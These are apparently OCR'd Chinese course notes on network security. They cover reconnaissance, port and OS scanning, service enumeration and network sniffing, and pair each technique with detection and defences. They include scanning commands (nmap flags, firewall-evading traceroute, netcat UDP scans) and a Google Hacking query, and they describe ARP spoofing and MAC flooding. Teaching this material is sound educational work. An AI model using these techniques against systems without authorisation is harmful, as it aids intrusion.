
第一章 概述

1.“黛蛇”蠕虫追踪案例

“黛蛇”蠕虫


主要针对Windows 2000操作系统，部分Windows xp系统和部分WindowsServer2003操作系统；通过攻击TCP/1025端口获得远程执行命令的权限，针对MS04-045、MS04-039漏洞或利用SQL溢出工具进行攻击。会安装键盘记录程序。



3.网络安全攻防技术概述

“极光”APT攻击：利用IE安全漏洞

Man-in-the-Mailbox攻击：电子邮件缺乏身份认证



网络协议层面的安全攻防

TCP/IP网络协议在设计时存在的安全缺陷或不安全因素。
网络信息收集
网络接口层：网络嗅探
网络互连层：IP源地址欺骗、ARP欺骗、ICMP协议攻击
传输层：TCP重置攻击、会话劫持、SYN洪泛、UDP洪泛
应用层：敏感信息窃听、篡改与身份假冒

4.物理攻击与社会工程学

物理攻击:通过各种技术手段绕开物理安全防护体系，从而进入受保护的设施场所或设备资源内，获取或破坏信息系统物理媒体中受保护信息的攻击方式。

社会工程学攻击:利用人类的愚蠢，操纵他人执行预期的动作或泄漏机密信息的一门艺术与学问。

社会工程学防御措施:

尽可能不要使用真名上网，将真实世界与网络世界划清明确的界限；
不要轻易相信别人，尤其是未曾谋面或未建立起信任关系的陌生人；
别把自己的电脑或移动终端轻易留给别人使用，必要时刻(如维修电脑时)务必清理上面的个人隐私信息，否则结果可能会很惨；
单位应建立起规范的安全操作规程，包括门禁和人员控制，不同分类资料数据的访问机制，规范的垃圾回收和处理机制等；
单位应对员工进行安全意识和操作规程培训，使其具备基础的社会工程学抵御能力。
涉密信息与计算机系统的处理有着相应更加严格的保密流程与规范。

第二章 信息收集

1.网络信息搜集技术概述

- **网络踩点 (footprinting)**

  Web搜索与挖掘

  DNS和IP查询

  网络拓扑侦察

- **网络扫描 (scanning)**

  主机扫描

  端口扫描

  系统类型探查

  漏洞扫描

- **网络查点 (enumeration)**

  旗标抓取

  网络服务查点

2.网络踩点技术

- **踩点(footprinting)**

  有计划、有步骤的信息情报搜集

  了解攻击目标的网络环境和信息安全状况

  得到攻击目标剖析图

- **踩点目的**

  通过对完整剖析图的细致分析

  攻击者将会从中寻找出攻击目标可能存在的薄弱环节

  为进一步的攻击行动提供指引

- **目标组织**

  具体使用的域名

  网络地址范围

  因特网上可直接访问的IP地址与网络服务

  网络拓扑结构

  电话号码段

  电子邮件列表

  信息安全状况

- **目标个人**

  身份信息、联系方式、职业经历，甚至一些个人隐私信息

网络踩点技术手段

- **DNS与IP查询**

  公开的一些因特网基础信息服务

  目标组织域名、IP以及地理位置之间的映射关系，以及注册的详细信息

- **Web信息搜索与挖掘**

  “Google Hacking”

  对目标组织和个人的大量公开或意外泄漏的Web信息进行挖掘

- **网络拓扑侦察**

  网络的网络拓扑结构和可能存在的网络访问路径

DNS/IP基础设施

- **DNS/IP**

  因特网赖以运转的两套基础设施环境

  因特网上的公共数据库中进行维护

  层次化结构管理

- **ICANN:**

  因特网技术协调机构
  ASO: 地址支持组织, 负责IP地址分配和管理
  GNSO: 基本名称支持组织, 负责通用顶级域名分配
  CNNSO: 国家代码域名支持组织,负责国家顶级域名分配

- **国内**

  公网: CNNIC, ISPs(电信,网通...), 域名服务商(万网)

  教育网: CERNET, 赛尔网络, ...

DNS注册信息Whois查询

- **域名注册过程**

  注册人(Registrant) □注册商(Registrar) □官方注册局(Registry)

  百度□register.com□.COM (ICANN’s GNSO)

  3R注册信息：分散在官方注册局或注册商各自维护数据库中

  官方注册局一般会提供注册商和Referral URL信息

  具体注册信息一般位于注册商数据库中

- **WHOIS查询**

  查询特定域名的3R详细注册信息

  域名注册信息查询: ICANN(IANA)□域名官方注册局□域名服务商

  Whois Web查询服务：官方注册局、注册商

  寻找域名注册信息数据库并查询返回结果的Whois Web查询服务：万网、站长之家(whois.chinaz.com)

  集成工具: Whois客户程序,SamSpade, SuperScan, ...

DNS服务：从DNS到IP的映射

- **DNS服务器和查询机制**

  权威DNS服务器：提供原始DNS映射信息

    主(primary)DNS服务器

    辅助(secondary)DNS服务器

  递归缓存DNS服务器：ISP提供接入用户使用

    分布式缓存与递归查询的机制

- **DNS查询工具**

  nslookup/dig

IP Whois查询

- **IP分配过程**

  ICANN的地址管理组织ASO总体负责

  协调RIR和NIR进行具体分配与维护

  每家RIR都知道每段IP地址范围属于哪家管辖

  具体分配信息在NIR/ISP维护

- **IP Whois查询过程**

  任意RIR的Whois服务 (北美: ARIN, 亚太: APNIC)

  162.105.1.1查询示例

    ARIN的Whois Web服务, 告知这段IP由APNIC管辖

    APNIC的Whois Web服务, 给出该网段属于北大，细节信息

    可能有时需要到NIR(CNNIC)或ISP查询更细致信息

- **自动化程序和服务**

  Whois客户程序

IP2Location - 地理信息查询

- **IP2Location查询**

  IP地址(因特网上的虚拟地址)->现实世界中的具体地理位置

  IP2Location数据库: WHOIS数据库, GeoIP, IP2Location, 纯真数据库（QQ IP查询使用）

- **地理信息查询**

  Google Map, Sougou地图

  Google Earth

DNS与IP查询安全防范措施

- **公用数据库中提供信息的安全问题**

  必须向注册机构提供尽可能准确的信息

- **采用一些安防措施不让攻击者轻易得手**

  及时更新管理性事务联系人的信息

  尝试使用虚构的人名来作为管理性事务联系人

    “HoneyMan”: 帮助发现和追查那些在电话或邮件中试图冒充虚构人名的“社会工程师”

慎重考虑所列的电话号码和地址等信息

注意域名注册机构允许更新注册信息的方式，并确保其中关键信息的安全

攻击案例： 2008年黑客进入了网络支付服务商CheckFree的邮箱，从而修改了域名记录

网络搜索

- **公开渠道信息搜集**

  目标Web网页、地理位置、相关组织

  组织结构和人员、个人资料、电话、电子邮件

  网络配置、安全防护机制的策略和技术细节

- **Google Hacking**

  Google Hacking: 通过网络搜索引擎□查找特定安全漏洞或私密信息的方法

  allinurl:tsweb/default.htm: 查找远程桌面Web连接

  Johnny Long: Google Hacking Database

  Google Hacking软件: Athena, Wikto, SiteDigger

Web信息搜索与挖掘防范措施

注意组织安全敏感信息以及个人隐私信息不要在因特网上随意发布
个人上网时尽量保持匿名
必须提供个人隐私信息时，应选择具有良好声誉并可信任的网站
定期对自身单位及个人在Web上的信息足迹进行搜索
掌握Google Hacking信息搜索技术
发现存在非预期泄漏的敏感信息后，应采取行动进行清除

网络侦察

- **Traceroute – 路由跟踪**

  探测网络路由路径，可用于确定网络拓扑

  主机发送TTL从1开始逐步增1的IP包，网络路径上路由器返回ICMP TIME_EXECEEDED

  UNIX/Linux: traceroute

  Windows: tracert

  穿透防火墙: traceroute -S -p53 TARGET_IP

  图形化界面工具: VisualRoute, NeoTrace, Trout

- **网络侦察防范措施**

  路由器配置: 只允许特定系统响应ICMP/UDP数据包

  网络入侵检测系统/网络入侵防御系统: Snort

  虚假响应信息: RotoRouter

3.网络扫描技术

网络扫描类型	网络扫描目的
主机扫描	找出网段内活跃主机
端口扫描	找出主机上所开放的网络服务
操作系统/网络服务辨识	识别主机安装的操作系统类型与开放网络服务类型，以选择不同渗透攻击代码及配置
漏洞扫描	找出主机/网络服务上所存在的安全漏洞，作为破解通道


主机扫描(ping扫描)

- **目的**


  检查目标主机是否活跃

- **扫描方式**


  传统ICMP Ping扫描




  ACK Ping扫描



  SYN Ping扫描



  UDP Ping扫描：到关闭端口



- **主机扫描程序**

  Ping

  Nmap: -sP选项, 缺省执行,集合了ICMP/ACK/SYN/ UDP Ping功能

- **Ping扫射**

  同时扫描大量的IP地址段，以发现某个IP地址是否绑定活跃主机的扫描

- **Ping扫射工具软件**

  UNIX: Nmap, fping, hping2

  Win32: Superscan

- **主机扫描防范措施**

单一主机Ping扫描很常见，危害性也不大，更关注Ping扫射

监测：网络入侵检测系统Snort；主机扫描监测工具Scanlogd

防御：仔细考虑对ICMP通信的过滤策略

利用Ping构建后门

端口扫描

- **端口**

  TCP/UDP (1-64K), 运行网络应用服务

  由IANA/ICANN负责分配

- **什么是端口扫描**


  连接目标主机的TCP和UDP端口，确定哪些服务正在运行即处于监听状态的过程。

- **端口扫描目的**

  防御者 - 更加了解所管理的网络状况，找出没有必要开放的端口并关闭，这是保证业务网络安全的第一步。

  攻击者 - 找出可供进一步攻击的网络服务，同时结合操作系统探测技术也可以确定目标主机所安装的操作系统版本。开放网络服务和操作系统版本信息为攻击者提供了破解攻击的目标，使其更容易找出进入目标主机的漏洞路径。

- **TCP连接扫描**




  调用connect() socket函数连接目标端口

  开放端口：完成完整的TCP三次握手(SYN, SYN|ACK, ACK)，timeout/RST

  关闭端口：SYN, RST

  优势&弱势：无需特权用户权限可发起，目标主机记录大量连接和错误信息，容易检测

- **SYN扫描**



  半开扫描(half-open scanning)

  开放端口：攻击者SYN, 目标主机SYN|ACK, 攻击者立即反馈RST包关闭连接

  关闭端口：攻击者SYN, 目标主机RST

  优势&弱势：目标主机不会记录未建立连接，较为隐蔽，需根用户权限构建定制SYN包

- **隐蔽端口扫描**
  - 扫描方式：

  TCP连接扫描和SYN扫描并不隐蔽：防火墙会监控发往受限端口的SYN包

  隐蔽端口扫描通过构造特殊的TCP标志位，以躲避检测，同时达成端口扫描目的。

FIN扫描(只带FIN位), Null扫描(全为0), XMAS扫描(FIN/URG/PUSH置为1)

FTP弹射扫描：利用FTP代理选项达到隐蔽源地址


- 如何达成扫描目的：

开放端口：标准TCP协议规范，接受这些伪造TCP包，丢弃，无任何反馈

关闭端口：反馈RST包

Windows/Cisco等系统没有遵从规范，开放端口对于伪造TCP包也反馈RST，这三种方法不适用

- **UDP端口扫描**



对目标端口发送特殊定制的UDP数据报文

开放端口: UDP反馈

关闭端口: ICMP port unreachable报文

扫描工具：

UNIX: udp_scan, nmap -sU, nc -u -v -z -w2 HOST PORT_LIST

Win32: WUPS, ScanLine

- 扫描软件-nmap*

Nmap命令行选项	功能说明
nmap -sT	TCP Connect()扫描
nmap -sS	TCP SYN扫描
nmap -sF	FIN端口扫描
nmap -sN	NULL端口扫描
nmap -sA	ACK端口扫描
nmap -sX	圣诞树端口扫描
nmap -sU	UDP端口扫描

- **端口扫描防范措施**
  - 任何攻击技术都是双刃剑

网络管理员也可利用端口扫描确定开放必要服务

- 端口扫描的监测

网络入侵检测系统: Snort中的portscan检测插件

系统扫描检测工具: scanlogd, PortSentry, Genius

- 端口扫描的预防

开启防火墙

类UNIX: netfilter/IPTables, Win32: 个人防火墙

禁用所有不必要的服务,尽可能减少暴露面(进一步的受攻击面)

类UNIX: /etc/inetd.conf， Win32: 控制面板/服务

系统类型探查

- **探查活跃主机的系统及开放网络服务的类型**

  目标主机上运行着何种类型什么版本的操作系统

  各个开放端口上监听的是哪些网络服务

- **系统类型探查目的**

  为更为深入的情报信息搜集，真正实施攻击做好准备

  远程渗透攻击需了解目标系统操作系统类型，进行配置

技术类型	技术目标与特性	经典工具
操作系统主动探测技术	主动与目标系统通信探测目标系统操作系统	nmap -O, queso
操作系统被动辨识技术	被动监测网络通信以识别目标系统操作系统	P0f, siphon
网络服务主动探测技术	主动与目标系统通信探测目标网络中开放端口上绑定的网络应用服务类型和版本	nmap -sV,
网络服务被动辨识技术	被动监测网络通信以识别目标网络中开放端口上绑定的网络应用服务类型和版本	PADS

操作系统类型探查(OS Identification)

通过各种不同操作系统类型和版本实现机制上的差异

通过特定方法以确定目标主机所安装的操作系统类型和版本的技术手段

明确操作系统类型和版本是进一步进行安全漏洞发现和渗透攻击的必要前提

- **不同操作系统类型和版本的差异性**

  协议栈实现差异 - 协议栈指纹鉴别

  开放端口的差异 - 端口扫描

  应用服务的差异 - 旗标攫取

- **辨识方式**

  主动 - 操作系统主动探测技术

  被动 - 被动操作系统识别技术

- **操作系统主动探测**
  - 操作系统主动探测技术

  端口扫描

  应用服务旗标攫取

  主动协议栈指纹鉴别
  - 主动协议栈指纹鉴别

  Fyodor, Phrack, Remote OS detection via TCP/IP Stack Finger-Printing, 1998.

  鉴别项：FIN, BOGUS flag, ISN采样, DF位, TCP初始窗口大小, ACK值, ICMP出错消息抑制, ICMP消息引用, ICMP出错消息回射完整性, TOS,重叠分片处理, TCP选项

  nmap -O选项, qeuso, Xprobe

- **被动操作系统识别**
  - 被动操作系统识别技术

  流量监听(开放端口): tcpdump, ...

  被动应用服务识别: PADS

  被动协议栈指纹鉴别: siphon, p0f
  - 被动协议栈指纹鉴别

  Lance Spitzner, Passive fingerprinting

  四个常用特征: TTL, Window Size, DF, TOS

  P0f v2: p0f.fp,

  wwww:ttt:D:ss:OOO...:QQ:OS:Details

  WWS:TTL:DF:Syn pkt size:option,order,...quirks

  OS genre, OS description

网络服务类型探查

确定目标网络中开放端口上绑定的网络应用服务类型和版本

了解目标系统更丰富信息, 可支持进一步的操作系统辨识和漏洞识别

- **网络服务主动探测**

  网络服务旗标抓取和探测: nmap -sV
- **网络服务被动识别**

  网络服务特征匹配和识别: PADS

系统类型探查防范措施

- 并没有太多好办法
- 检测

  端口扫描监测工具

  对被动式静默监听并辨识系统类型行为则基本无能为力
- 挫败系统类型探查活动的防御机制也很难
- “不出声就不会被发现”这一古老格言并不适用于网络攻防领域
- 应立足于

  即使攻击者探查出了操作系统和网络服务类型，也不能轻易的攻破这道“坚固的防线”

漏洞扫描

- **漏洞**

  漏洞是指硬件、软件或策略上存在的安全缺陷，从而使得攻击者能够在未授权的情况下访问、控制系统。
- **漏洞扫描**
  - 检查系统是否存在已公布安全漏洞，从而易于遭受网络攻击的技术。
  - 双刃剑

    网络管理员用来检查系统安全性，渗透测试团队(Red Team)用于安全评估。

    攻击者用来列出最可能成功的攻击方法，提高攻击效率。
- **已发布安全漏洞数据库**

业界标准漏洞命名库CVE

微软安全漏洞公告MSxx-xxx

SecurityFocus BID

National Vulnerability Database: NVD

- **漏洞的不可避免**
  - 系统设计缺陷

Internet从设计时就缺乏安全的总体架构和设计

TCP/IP中的三阶段握手

  - 软件源代码的急剧膨胀

Windows 95 1500万行 Windows 98 1800万行

Windows XP 3500万行 Windows Vista 5000万行

Linux 内核200万行

  - 软件实现的缺陷

微软开发人员的单体测试缺陷从超过25个缺陷/千行代码显著降低到7个缺陷/千行代码

- **漏洞扫描软件**
  - ISS (Internet Security Scanner)

1993年: 第一个漏洞扫描软件，商业


2006年被IBM以16亿美元收购

  - SATAN/SAINT

1995年: Dan Farmer

第一个公开发布的漏洞扫描软件，引发媒体负面报导

  - Nessus*



目前最优秀的共享漏洞扫描软件

1998-: Renaud Deraison, Nessus v2.x 开源

2005-: Tenable Network Security, Nessus v3.x, v4.x, freeware, plugin license

  - OpenVAS

- **漏洞扫描防范措施**
  - 最简单对策：

假设黑客会使用漏洞扫描来发现目标网络弱点，那你必须在黑客之前扫描漏洞

补丁自动更新和分发: 修补漏洞

- 联邦桌面核心配置计划(FDCC)

确保桌面计算机的安全漏洞及补丁自动管理

中国2010年才开始政务终端安全配置(CGDCC)标准的发展

- 检测和防御漏洞扫描行为

网络入侵检测系统: Snort

仔细审查防火墙配置规则

4.网络查点技术

针对已知的弱点，对识别出来的服务进行更加充分更具针对性的探查，来寻找真正可以攻击的入口，以及攻击过程中可能需要的关键数据

- **与网络踩点、扫描的区别**

  与网络踩点技术的关键区别：攻击者的入侵程度

  与网络扫描技术的关键区别：攻击者的针对性与信息搜集的目标性

- **网络查点能够搜集到的信息**
  - 看起来好像是无害的

  用户帐户名

  错误配置的共享资源

  网络服务版本号

  - 但一旦这些信息被细心的高水平攻击者所掌握，就可能成为危害目标系统安全的祸根

  用户帐户名：口令猜测破解

  错误配置的共享资源：恶意程序上传

  老旧的网络服务版本：缓冲区溢出漏洞攻击

- **最基础和通用的技术方法**

  网络服务旗标(banner)抓取技术

  利用客户端工具连接至远程网络服务并观察输出以搜集关键信息的技术手段
  telnet
  netcat

- **常见服务网络查点技术**
  - 通用网络服务

  跨平台，常用服务

  Web服务、FTP文件传输服务、POP3及SMTP电子邮件收发服务

  FTP服务查点

  控制协议TCP 21端口，没有任何加密，明文传输口令

  匿名登录，甚至匿名上传与下载文件

  FTP查点很简单：使用FTP客户端程序连接即可

  FTP服务旗标、共享目录、可写目录等信息，可能还会提供FTP帐户名等信息

  查点后攻击：弱口令猜测与破解、已知FTP服务漏洞渗透攻击

  SMTP电子邮件发送协议查点

  最经典的网络服务查点技术之一

  两类特殊指令VRFY和EXPN

VRFY指令：对合法用户的名字进行验证

EXPN指令：显示假名与邮件表实际发送地址

可验证和搜索邮件服务器上的活跃帐户

SMTP电子邮件发送协议查点危害

伪造更具欺骗性电子邮件，社会工程学攻击

探测SMTP服务器枚举出其中有效的电子邮件地址列表，大量发生垃圾邮件

- Windows平台网络服务

Windows网络服务

NetBIOS网络基本输入输出系统服务

SMB文件与打印共享服务

AD活动目录与LDAP轻量级目录访问协议

MSRPC微软远过程调用服务

Windows平台网络服务查点

NetBIOS主机查点

SMB会话查点

目录查点

MSRPC查点

- **应对Windows查点的CheckList**
  - 关闭不必要的服务及端口

msconfig/autoruns/第三方软件

如果不用网络共享：关闭打印与共享服务(SMB)

- 加强网络服务的安全配置

查看共享目录，关闭不必要共享，特别是可写共享和everyone共享

计算机管理- 共享文件夹

关闭默认共享(根盘符$, Admin$)

可能会影响一些依赖默认共享进行管理的应用服务

限制IPC$默认共享的匿名空连接

- 不要让主机名暴露使用者身份(计算机名)，避免成为目标

5.网络嗅探与协议分析

网络嗅探技术

- **网络嗅探技术定义**

  利用计算机网络接口截获目的地为其他计算机的数据报文

  监听网络流中所包含的用户账户密码或私密信息等

- **网络嗅探器(Sniffer)**

  实现嗅探的软件或硬件设备

  嗅探获得数据->二进制格式数据报文

  解析和理解二进制数据，获取各层协议字段和应用层传输数据 ->网络协议分析

- **网络嗅探的危害与作用**

- 攻击者：内网渗透技术

窃取机密信息

为发起进一步攻击收集信息

- 防御者

管理员可以用来监听网络的流量情况，定位网络故障

为网络入侵检测系统提供底层数据来源基础

- 其他作用

开发网络应用的程序员可以监视程序的网络行为，排除程序错误

- **网络嗅探技术与工具分类**
  - 链路层网络进行分类

以太网嗅探

WiFi嗅探

...

目前一些著名嗅探器支持多种链路层网络嗅探，wireshark*, Sniffer Pro...

  - 工具形态

软件嗅探器

硬件嗅探器(协议分析仪): 专用设备, 速度快, 额外功能(如流量记录与重放等), 价格昂贵

- **以太网的工作机制**
  - 载波侦听/冲突检测技术

载波侦听：是指在网络中的每个站点都具有同等的权利，在传输自己的数据时，首先监听信道是否空闲

如果空闲，就传输自己的数据

如果信道被占用，就等待信道空闲

而冲突检测则是为了防止发生两个站点同时监测到网络没有被使用时而产生冲突

  - 以太网采用了CSMA/CD技术，由于使用了广播机制，所以，所有在同一媒介信道上连接的工作站都可以看到网络上传递的数据
- **以太网卡的工作模式**
  - 网卡的MAC地址(48位)

通过ARP来解析IP地址到MAC地址的映射

用ipconfig/ifconfig可以查看MAC地址

  - 正常情况下，网卡应该只接收这样的包

MAC地址与自己相匹配的数据帧


广播包

  - 网卡完成收发数据包的工作，两种接收模式

混杂模式：不管数据帧中的目的地址是否与自己的地址匹配，都接收下来

非混杂模式：只接收目的地址相匹配的数据帧，以及广播数据包(和组播数据包)

  - 为了监听网络上的流量，必须设置为混杂模式
- **共享式网络和交换式网络**
  - 共享式网络




通过Hub(集线器)连接

总线方式: 通过网络的所有数据包发往每一个主机

能够嗅探整个Hub上全部网络流量

- 交换式网络



通过Switch(交换机)连接

由交换机构造一个“MAC地址-端口”映射表

发送包的时候，只发到特定端口上

只能监听同一端口上流量

可通过流量映像口监听(SPAN)

- **交换式网络中的嗅探攻击**
  - MAC地址洪泛攻击

向交换机发送大量虚构MAC地址和IP地址数据包

致使交换机“MAC地址-端口映射表”溢出

交换机切换入所谓的“打开失效”模式- “共享式”

  - MAC欺骗

假冒所要监听的主机网卡，将源MAC地址伪造成目标主机的MAC地址

交换机不断地更新它的“MAC地址-端口映射表”

交换机就会将本应发送给目标主机的数据包发送给攻击者

  - ARP欺骗

利用IP地址与MAC地址之间进行转换时的协议漏洞

攻击机通过ARP欺骗声称为嗅探目标主机甚至网关

- **802.11 (WiFi) 网络中的嗅探**
  - WiFi: 空中永不消逝的电波
  - 802.11 定义了无线通讯标准的物理层和Mac层

  802.11b(DSSS), 802.11a(OFDM), 802.11g(OFDM), 80211n(MIMO)

  MAC：带冲突避免的载波侦听多路访问CSMA/CA

  - 802.11网络安全机制

  完全开放式: 无加密，可直接嗅探监听

  WEP: 存在缺陷的加密协议，可以很快破解并监听内容

  WPA/WPA2: 目前还算安全，但如果设置弱密码，也能被彩虹表破解
- **网络嗅探技术的具体实现机理**
  - 网络嗅探的理论基础

  以太网、WiFi网络所使用的共享传输介质

  - 标准网络协议栈实现

  控制网卡驱动只获取发往本机地址的数据包

  - 网络嗅探技术实现

  类Unix平台：BPF/libpcap

  Windows平台：NPF/Winpcap

  - 网络嗅探软件工具
- **网络嗅探的检测技术**
  - 网卡和操作系统对于是否处于混杂模式会有一些不同的行为，利用这些特征可以判断一个机器是否运行在混杂模式下
  - 一些检测手段：

根据操作系统的特征

Linux内核的特性：正常情况下，只处理本机MAC地址或者以太广播地址的包。在混杂模式下，许多版本的Linux内核只检查 数据包中的IP地址以确定是否送到IP堆栈。因此，可以构造无效以太地址而IP地址有效的ICMP ECHO请求，看机器是否返回应答包(混杂模式)，或忽略(非混杂模式)。

Windows 9x/NT：在混杂模式下，检查一个包是否为以太广播包时，只看MAC地址前八位是否为0xff。

根据网络和主机的性能

根据响应时间：向本地网络发送大量的伪造数据包，然后，看目标主机的响应时间，首先要测得一个响应时间基准和平均值

- **网络嗅探技术的防范措施**
  - 采用安全的网络拓扑

共享式网络->交换式网络

交换机上设置VLAN等技术手段，对网络进行合理的分段

  - 共享式以太网->交换式以太网拓扑

性能提升: 广播冲突域->每台主机单独冲突域

安全性提升: 较难被网络监听

交换式网络提供安全性仍可能被挫败: ARP欺骗

  - 静态ARP或者MAC-端口映射表代替动态机制
  - 重视网络数据传输的集中位置点的安全防范
  - 避免使用明文传输口令/敏感信息网络协议, 使用加密协议

telnet->ssh

IPSEC/TLS

网络协议分析技术

